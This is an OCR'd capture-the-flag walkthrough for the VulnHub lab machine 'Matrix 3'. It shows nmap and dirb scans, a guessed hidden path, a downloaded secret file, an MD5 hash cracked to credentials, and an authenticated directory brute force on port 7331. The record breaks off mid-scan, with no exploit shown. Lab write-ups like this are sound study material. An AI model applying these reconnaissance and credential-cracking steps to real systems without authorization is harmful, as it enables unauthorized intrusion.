
Matrix 3

Matrix is a medium level boot2root challenge Series of MATRIX Machines. The OVA has been tested on both VMware and Virtual Box.
Flags: Your Goal is to get root and read /root/flag.txt
The security level is intermediate
This CTF is created by Ajay verma
Link to download the VM : https://www.vulnhub.com/entry/matrix-3,326/


Information Gathering

Let’s start off with scanning the network to find our targets IP.



so our target IP is 192.168.56.144


Now let's perform nmap scan now to find open ports, services, version
nmap - A -p- 192.168.56.144 -o nmap.txt




As we can see the NMAP output shows various open ports:
80(HTTP), 6464(ssh), 7331(caldav),

Enumeration

Let's start by enumerating port 80





We got a good looking webpage by checking its source code nothing much were found so did a directory scan
dirb http://192.168.56.144




After brute-forcing with dirb, we found a directory named /assets
We opened the assets directory in the browser and found an image file named Matrix_can-show-you-the-door.png under /assets/img/ URL

We first opened this image but didn't find anything of our use. Then upon looking at the file name properly we found out that the name of the file is itself giving us the path forward.
So we used Matrix in the URL as shown in the image below and it worked for us.
From the contents of the directory Matrix, we understood that we have to make a right combination of the alphanumeric to go ahead.







So after trying multiple combinations we used our little brain more aggressively and made a combination of n/e/o/-6/4, neo is the name of the actor in the Matrix movie and 64 number is I guess favourite number of the creator of this VM because he is using it everywhere.
We downloaded the file secret.gz and found that it's actually a txt file and is containing the username and password.
file secret.gz
nano secret.gz



From Md5 decorder we cracked and the hash was
passwd



If you remember from the nmap scan we have a port 7331 open and it was protected with Basic Authentication. So we tried to open the URL http://192.168.1.104:7331 and were prompted for authentication, so we used admin:passwd



But we couldn’t find anything useful there, so we used dirb with an already obtained username and password for directory bruteforcing.
After bruteforcing, we found a directory named data.
dirb http://192.168.56.144:7331 -u admin:passwd


```
┌──[baz@parrot]─[~/comp ctf walkthroughs/matrix]
└─── $dirb http://192.168.56.144:7331/ -u admin:passwd

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jul  7 19:30:54 2020
URL_BASE: http://192.168.56.144:7331/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
AUTHORIZATION: admin:passwd

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.144:7331/ ----
+ http://192.168.56.144:7331/assets (CODE:301|SIZE:0)
